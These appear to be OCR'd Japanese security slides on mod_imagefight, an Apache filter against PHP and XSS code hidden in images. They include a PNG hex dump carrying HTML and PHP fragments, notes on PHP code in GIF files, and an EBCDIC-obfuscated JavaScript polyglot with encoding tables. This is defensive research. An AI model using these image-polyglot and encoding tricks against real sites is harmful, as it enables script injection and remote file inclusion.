Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, applicati
Accept-Language: ja
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322; .NET CLR 2.0.50727; Japanize/0.8)
Transport
Host: amd64:8000
Proxy-Connection: Keep-Alive
Miscellaneous
Referer: http://amd64:8000/imagefight/XXX/
Transformer
Headers
TextView
ImageView
Hex
Caching
Privacy
Raw
XML
000 89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52 00 00 00 8C 00 00 00 50 08 02 00 00 00 44 5E 0A
020 3D 00 00 00 A8 74 45 58 74 58 00 2A 2F 2D 2D 3E 2D 2D 3E 5D 5D 3E 0A 0A 3C 69 6D 67 20 73 72 63
040 3D 23 20 73 74 79 6C 65 3D 70 6F 73 69 74 69 6F 6E 3A 61 62 73 6F 6C 75 74 65 3B 74 6F 70 3A 31
060 35 3B 6C 65 66 74 3A 31 30 3B 76 69 73 69 62 69 6C 69 74 79 3A 76 69 73 69 62 6C 65 3E 3C 73 74
080 79 6C 65 3E 62 6F 64 79 7B 66 6F 6E 74 2D 73 69 7A 65 3A 30 3B 76 69 73 69 62 69 6C 69 74 79 3A
0A0 68 69 64 64 65 6E 7D 3C 70 6C 61 69 6E 74 65 78 74 20 73 74 79 6C 65 3D 64 69 73 70 6C 61 79 3A
0C0 6E 6F 6E 65 3E 3C 3F 70 68 70 20 64 69 65 3B 3F 3E DD 08 73 17 00 00 00 09 70 48 59 73 00 00 0F
0E0 61 00 00 0F 61 01 A8 3F A7 69 00 00 20 00 49 44 41 54 78 9C ED 7C 79 98 1C D5 75 EF 39 B7 AA 7A
100 EF E9 D9 F7 45 1A ED DB 48 42 0B 20 01 02 5B 66 49 F8 30 36 7C 06 07 B0 31 B6 E3 05 C7 4B 3E 3B
120 CE CB CB 7B F6 97 38 5E 02 76 DE 67 27 B6 C3 33 79 4F 36 D8 80 05 32 C6 80 40 6C 12 08 B4 6B 36
140 8D 46 1A 2D 33 1A CD DA B3 F4 BE 54 D5 BD E7 FD 71 AB AA BB 67 46 D2 C8 CF 4E A4 44 E7 8F 99 EA
160 EA AA 5B E7 9E 73 CF F6 3B B7 1A 89 08 AE D0 A5 4D EC 3F 9A 81 2B 74 61 BA A2 A4 CB 80 AE 28 E9
180 32 A0 2B 4A BA 0C E8 8A 92 2E 03 BA A2 A4 CB 80 D4 FF 68 06 2E 07 22 00 2C 38 91 CD 64 8E 77 77
1A0 1F 3C B0 2F 3A 19 01 C4 50 71 68 FD D5 57 2F 5A B2 4C 51 D5 DC C5 44 80 60 9A A9 68 EC 44 3C D1
1C0 2F 44 16 10 FD 9E 9A 50 68 A1 CB 5D 82 C8 70 DA B0 E7 A2 2B 4A 9A 05 15 8A 52 CF 66 F6 EF DD F3
1E0 E4 96 2D 87 0E EC 4B C4 13 00 E0 F7 FB F7 5D BD FE F3 7F F1 E5 65 2B 57 22 22 00 10 09 04 34 CD
200 74 78 AC F5 EC D0 6B 89 E4 80 20 03 00 BD 9E 8A D2 D2 15 8D B5 B7 7A 3D 65 33 0C 7D 0E BA A2 A4
220 59 11 11 49 E9 0B C1 3B 3B DA 1E FB E9 4F 0E ED DB 97 49 A5 00 91 88 F4 6C 76 D7 1B 6F 25 93 E9
240 EF 3E FA 68 75 7D 3D 02 22 A2 E0 C6 F8 44 47 6F FF EF 92 E9 01 21 04 00 21 60 2A 35 98 D5 23 20
260 68 FE 9C BB 54 CD 3B CB A7 5F 89 49 B3 22 44 94 D0 CC 78 78 EC 95 17 5F 3A B0 67 4F 26 9D 76 BE
280 02 80 6C 36 B3 EF DD DD CF 6F 7B 16 08 01 04 00 A5 33 23 43 C3 3B 53 E9 01 20 81 40 0C 18 00 12
2A0 71 9E 4D 0C 0F ED 8E C4 7A 68 96 CE EE 8A 92 66 4F 88 48 00 C3 43 43 EF EE 7E 47 CF 64 00 04 A0
2C0 25 65 41 44 00 BA 61 6C FB F5 56 6E 1A 00 8C 08 D2 99 B1 68 FC 94 10 82 08 11 18 11 00 12 01 03
2E0 A6 E8 3C 36 3C B6 0F 41 CC F2 D1 57 94 74 11 44 40 A9 74 72 6C 64 14 40 20 58 B6 25 3D A1 FC 3B
300 34 38 28 38 02 81 10 5C D7 53 44 04 40 04 44 C0 01 39 11 09 20 01 02 91 92 E9 61 A0 D9 0A FF 8A
320 92 2E 82 10 00 01 98 A2 00 32 01 C4 10 C1 76 77 92 98 A2 00 E3 80 02 10 50 01 02 0E 88 96 01 01
340 22 10 B3 5C 9C A2 00 9B B5 B7 BB A2 A4 59 92 D5 2A C0 B2 F2 F2 A5 4B 97 02 20 22 CB B5 0F 88 14
%PNG.....IHDR...Œ...P.....D^.
=...¨tEXtX.*/-->-->]]>..<img src
=# style=position:absolute;top:1
5;left:10;visibility:visible><st
yle>body{font-size:0;visibility:
hidden}<plaintext style=display:
none><?php die;?>Ý.s.....pHYs...
a...a.¨?§i.. .IDATxœí|y˜.Õuï9·ªz
ïéÙ÷É.íÛHB. ..[fIø06|..°1¶ã.ÇK>;
ÎËÈ{ö—8^.vÞg'¶Ã3yO6Ø€.2Æ€@l..´k6
▯F.-3.ÍÚ³ô¼TÕ¼çýq«ª»gFÒÈÏN¤Dç▯™ê
êª[çžsÏö;·.%.®Ð¥Mì?š▯+ta°¢¤Ë€®(é
2 +J°.èŠ’..°¢¤Ë€Ôÿhÿÿÿ...",.8‘ÍdŽww
.<°/:..ÄPqhýÕW/Z¹LQÕÜÅD€`š©hìD<Ñ
/D..ýžšPh¡Ë],ÈpÚ°ç¢+Jš..ŠRÏföïÝó
ä--‡.ìKÄ..à÷û÷]½þó ñåe+W"".....4Í
tx¬ðìÐk‰ä€ ..½žŠÓÒ.▯µ·z=e3.}.°¢¤
Y..Ié.Á;;Ú.ûéO.íÛ—I¥.‘^ôlv×.o%"é
ï>úhu}=."¢àÆøDGoÿï’é.!..!`*5~Õ#
hÞœ»TÍ;Ë$_%I³"D”ÐÌxxì•._:°gO&▯v¾
.€l6³ïÝÝÎo{.....¥3#CÃ;Sé. ▯@....
qžM..íŽÄzh-ÎîŠ’fO^H.ÃCCïî~GÏd..
%eAD.°alûõVn..Œ.Ò™±hü”.,........
¦è<6<¶.AÌòÑW”t.D@©trld.@ X¶%=¡ü;
48(8.▯.\×SD.@.DÀ.9.. ..’’éa Ù.ÿŠ
’.,...˜¢.2.Ä.Ávw’˜c.ã€..P...^–..
".³\œ¢.›u·»¢¤Y’Õ*À¹òò¥K–. "Ëu.^.
209 [0xd1]
1

mod_imagefight でできること

- プログラミング言語に非依存
  - Apache2 の OutputFilter モジュールとして実装
  - PHP, Perl, Python, Ruby でも ok
- 動的ファイルもOK
  - CGIで動的に出力される画像ファイルもok
- 既存のプログラム本体の書き換えずに対応可
  - 画像中に含まれる攻撃コードを無効化する
  - IE 特有の XSS をサーバ側で無効化
  - JavaScriptとして解釈されることを無効化
  - おまけ：PHPのRFI攻撃を無効化するコードを挿入
- 現時点ではコンセプト実装の段階
  - 試作版のためプロダクション環境では使用しない

wafful.org - Web Security Blog

Yet Another Web Application Firewall Project - mod_imagefight, mod_waffl…

ImageFight
mod_imageFight

HOME

PHP code in GIF image file - PERMALINK


2007-08-04 (Sat) • PHP | • IMAGEFIGHT

Recently it was reported that some picture files buried within the attack code of PHP was discovered on the major hosting site.

The RFI attack of PHP code can be buried within GIF, PNG, JPEG, and other picture files.

PHP code in GIF image file (sample)

phpinfo.gif



CATEGORIES
- ImageFight
- PHP

RECENT ENTRIES
- PHP code in GIF image file

ARCHIVES
- 2007-08

FEEDS
- All Entries(Atom)

第2部


完

第3部

EBCDIC Polyglot

文字エンコーディング


を利用した Polyglot


スラッシュドットジャパン: Binary Day 2008 - Microsoft Internet Explorer
ファイル(F) 編集(E) 表示(V) お気に入り(A) ツール(T) ヘルプ(H)
戻る 検索 お気に入り
アドレス(D) http://slashdot.jp/sp/binary2008/
移動
Slas
▶ログイン
▼セクション
トップページ
アップル
Slashdotに聞け
デベロッパー
ハードウェア
インタビュー
IT
Linux
モバイル
オープンソース
レビュー
サイエンス
スラッシュドットジャパン: Binary Day 2008 - Microsoft Internet Explorer
ファイル(F) 編集(E) 表示(V) お気に入り(A) ツール(T) ヘルプ(H)
戻る 検索 お気に入り
アドレス(D) http://slashdot.jp/sp/binary2008/
移動
竹迫 良範氏からのコメント「温故知新の技術を現代に。0x457=1111」
古き良き汎用機時代から受け継がれるバイナリ～EBCDICエンコーディング～の伝統を現代のWeb2.0の技術に応用してみました。
EBCDICで難読化したJavaScriptコードをAjax対応ブラウザ「Safari3, IE7」で実行可能にしました。457バイトのファイルですが、HTMLとJavaScriptとELFバイナリのPolyglotです。それぞれ4つの環境で、異なる4種類の実行結果が楽しめるようになっています。
1. MacOS X の環境なら → Safari3 で HTML を開いてください
2. Windows の環境なら → IE7 で HTML を開いてください
3. Linux x86 の環境なら → ELFバイナリとして ./0x457.html と実行できます
4. その他UNIX系OSなら → VT100端末で cat 0x457.html と表示してください
どうぞご利用ください。
竹迫 良範(サイボウズ・ラボ株式会社／Shibuya Perl Mongers)
HTML EBCDIC JavaScript Linux ELF x86 Golf Polyglot for /.ページへ
ページが表示されました
インターネット

cp037.html


Quiz. What will you see?

- JavaScript: alert('Hello ASCII'); #?



EBCDIC – cp037 (Latin-1 Code Page)


- It works on Internet Explorer !



EBCDIC ?

EBCDIC … What's this?

- EBCDIC
  - Extended Binary Coded Decimal Interchange Code
    - a **8-bit character encoding (code page)** used on **IBM mainframe** operating systems such as **z/OS, OS/390**, VM and VSE, OS/400, i5/OS...
- Support Browsers (;charset=cp037)
  - Internet Explorer
  - Safari
- Not support…
  - Google Chrome
  - Firefox
  - Opera



EBCDIC encoding – control code

ASCII			EBCDIC		
(NUL)	0x00	→	0x00	;	(NUL)
(EOT)	0x04	→	0x37	;	(7)
(ENQ)	0x05	→	0x2D	;	(-)
(ACK)	0x06	→	0x2E	;	(.)
(BEL)	0x07	→	0x2F	;	(/)
(BS)	0x08	→	0x16	;	(SYN)
(HT)	0x09	→	0x05	;	(ENQ)
(LF)	0x0A	→	0x25	;	(%)
(CR)	0x0D	→	0x0D	;	(CR)

EBCDIC encoding – symbols

ASCII		EBCDIC
(SPACE) 0x20	→	0x40 ; (@)
(!) 0x21	→	0x5A ; (Z)
(") 0x22	→	0x7F ; (DEL)
(#) 0x23	→	0x7B ; ({)
($) 0x24	→	0x5B ; ([ )
(%) 0x25	→	0x6C ; (l)
(&) 0x26	→	0x50 ; (P)
(') 0x27	→	0x7D ; (})
(( ) 0x28	→	0x4D ; (M)
( )) 0x29	→	0x5D ; ( ])

EBCDIC encoding – digits

ASCII		EBCDIC		
(0)	0x30	→	0xF0	; (ð)
(1)	0x31	→	0xF1	; (ñ)
(2)	0x32	→	0xF2	; (ò)
(3)	0x33	→	0xF3	; (ó)
(4)	0x34	→	0xF4	; (ô)
(5)	0x35	→	0xF5	; (õ)
(6)	0x36	→	0xF6	; (ö)
(7)	0x37	→	0xF7	; (÷)
(8)	0x38	→	0xF8	; (ø)
(9)	0x39	→	0xF9	; (ù)

EBCDIC encoding – alphabet

ASCII		EBCDIC		
(@)	0x40	→ 0x7C	;	(|)
(A)	0x41	→ 0xC1	;	(Á)
(B)	0x42	→ 0xC2	;	(Â)
(C)	0x43	→ 0xC3	;	(Ã)
:		:		
(`)	0x60	→ 0x79	;	(y)
(a)	0x61	→ 0x81	;	( )
(b)	0x62	→ 0x82	;	(,)
(c)	0x63	→ 0x83	;	(f)

EBCDIC Binary hacks (JavaScript & ELF)

ASCII		EBCDIC		
(")	0x22	0x7F	;	(DEL)
(á)	0xE1	0x45	;	(E)
(<)	0x3C	0x4C	;	(L)
(ã)	0xE3	0x46	;	(F)
	:	:		
(")	0x22	0x7F	;	(DEL)
(;)	0x3B	0x5E	;	(^)
(/)	0x2F	0x61	;	(a)
(*)	0x2A	0x5C	;	(¥)

